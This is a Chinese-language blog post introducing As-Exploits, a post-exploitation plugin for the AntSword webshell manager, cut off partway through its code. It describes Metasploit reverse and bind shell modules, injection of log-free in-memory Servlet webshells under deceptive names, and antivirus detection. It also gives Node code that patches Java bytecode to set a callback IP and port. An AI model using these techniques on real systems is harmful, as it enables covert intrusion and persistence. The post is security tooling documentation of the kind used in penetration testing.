

作者:yzddmr6
項目地址:https://github.com/yzddmr6/As-Exploits
前言
冰蝎跟哥斯拉都有了各自的一些后滲透模塊,然而蟻劍這一塊基本還是空缺,所以就萌生出來做一個蟻劍的后滲透框架插件的想法。
目前插件的定位是蟻劍的一個微內核拓展模塊,可以迅速做到payload的工程化,不用過多時間浪費在插件的結構上。目前的As-Exlpoits各部分之間基本做到了解耦,新增一個payload只需要兩步:1.填寫payload,2. 畫一個表單。其余發包,回顯處理等事情框架會自動幫你實現。想要自定義的話只需要繼承父類然后重寫對應方法即可。
因為http是無狀態的,webshell能做的事情其實很有限,所以插件功能的重點主要放在msf,nmap等其他工具的聯動上面,把專業的事情交給專業的工具去做。
總體設計
一個模塊在初始化之后的流程大概是這樣

當exploit事件發生時,會調用getArgs跟genPayload函數來組合成最后的payload,默認將回顯數據發送到編輯框里。
模塊介紹
簡單的塞一些模塊,沒錯我就是縫合怪。


基本信息
獲取當前服務端信息。
反彈Shell

跟MSF聯動,與冰蝎和哥斯拉相比新增了bind類型的payload。
目前支持以下類型:
- java/meterpreter/reverse_tcp
- java/shell/reverse_tcp
- java/meterpreter/bind_tcp
- java/shell/bind_tcp
- php/meterpreter/reverse_tcp
- php/shell/reverse_tcp
- php/meterpreter/bind_tcp
- php/shell/bind_tcp
內存馬



一鍵打入內存Webshell。由于時間倉促,目前僅支持Servlet型內存馬。核心payload修改自哥斯拉,繼承了nolog的功能,即內存馬不會在tomcat中留下日志。
可打入的內存馬種類:
- AntSword
- Behinder
- Godzilla-Base64
- reGerog
其中組件名稱為注冊的Servlet的名稱,可以起一個具有迷惑性的名字來隱藏自己。
內存馬管理

- 獲取當前Servlet
- 卸載指定Servlet

殺軟識別
數據來源是key師傅的項目:avList
通過tasklist /svc獲取當前進程列表,識別出其中的殺軟。
目前支持手動跟自動兩種獲取方式:
-
自動獲取 自動執行系統命令
tasklist /svc并分析回顯數據。 -
手動獲取 手動輸入
tasklist /svc的結果。
如何用node修改java字節碼
在本插件中所有額外參數都采用了直接修改字節碼,而沒有采用額外參數的方式來傳參。蟻劍沒有java環境,那么是如何做到用node修改字節碼的呢?詳細的例子可以看我博客這篇文章:無java環境修改字節碼
其實我們的需求無非只是修改變量池中的一個字符串,并不需要asm框架那么強大的功能。java字節碼常量池中共有14種類型,如下表格所示:

注意上面的表格的單位是錯的,應該是byte不是bit
我們關注的應該是CONSTANT_utf8_info跟CONSTANT_String_info。如果變量是第一次被定義的時候是用CONSTANT_utf8_info標志,第二次使用的時候就變成了CONSTANT_String_info,即只需要tag跟面向字符串的索引。
也就是說關鍵的結構就是這個

其實跟PHP的序列化很相似,首先來個標志位表示變量的類型,然后是變量的長度,最后是變量的內容。
既然知道了其結構,那么修改的辦法也就呼之欲出。除了修改變量的hex,只需要再把前面的變量長度給改一下就可以了。
把yan表哥的代碼抽出來修改一下,yan表哥yyds。
function replaceClassStringVar(b64code, oldvar, newvar) {
    let code = Buffer.from(b64code, 'base64');//解碼
    let hexcode = code.toString('hex');//轉為16進制
    let hexoldvar = Buffer.from(oldvar).toString('hex');//轉為16進制
    let oldpos = hexcode.indexOf(hexoldvar);
    if (oldpos > -1) {//判斷字節碼中是否包含目標字符串
      let newlength = decimalToHex(newvar.length, 4);//計算新字符串長度
      let retcode = `${hexcode.slice(0, oldpos - 4)}${newlength}${Buffer.from(newvar).toString('hex')}${hexcode.slice(oldpos + hexoldvar.length)}`;//把原來字節碼的前后部分截出來,中間拼上新的長度跟內容
      return Buffer.from(retcode, 'hex').toString('base64');//base64編碼
    }
    return b64code;
  }
  function decimalToHex(d, padding) {
    var hex = Number(d).toString(16);
    padding = typeof (padding) === "undefined" || padding === null ? padding = 2 : padding;
    while (hex.length < padding) {
      hex = "0" + hex;//小于padding長度就填充0
    }
    return hex;
  }
content=`xxxxxxxxxxxxx`//要替換的字節碼
content=replaceClassStringVar(content,'targetIP','192.168.88.129')
content=replaceClassStringVar(content,'targetPORT','9999')
console.log(content)
編寫模塊
父類Base
Base是所有模塊的基類,放了一些默認的方法。
順著代碼來說吧。
"use strict";

const LANG = require("../language"); // 插件語言庫
const LANG_T = antSword["language"]["toastr"]; // 通用通知提示
const path = require("path");
class Base {
  constructor(top) {//獲取頂層對象
    this.top = top;
    this.opt = this.top.opt;
    this.shelltype = this.top.opt.type;
    this.win = this.top.win;
    this.payloadtype="default";
    this.precheck();
  }
  precheck() {  //檢查模塊是否適用于當前shell類型
    return true;
  }
  //獲取payload模板
  getTemplate(shelltype, payloadtype) { //從當前目錄下payload.js中獲取payload
    let payload = require(path.join(__dirname, this.name, "payload"));
    return payload[shelltype][payloadtype];
  }
  //拼接參數
  genPayload(args) {    //從模板中拼接參數

    let payload = this.getTemplate(this.shelltype, this.payloadtype);
    if (this.shelltype == "jsp") {  //如果是jsp類型就用字節碼的方式修改
      for (let i in args) {
        payload = this.replaceClassStringVar(payload, i, args[i]);
      }
    } else {    //否則直接進行字符串替換
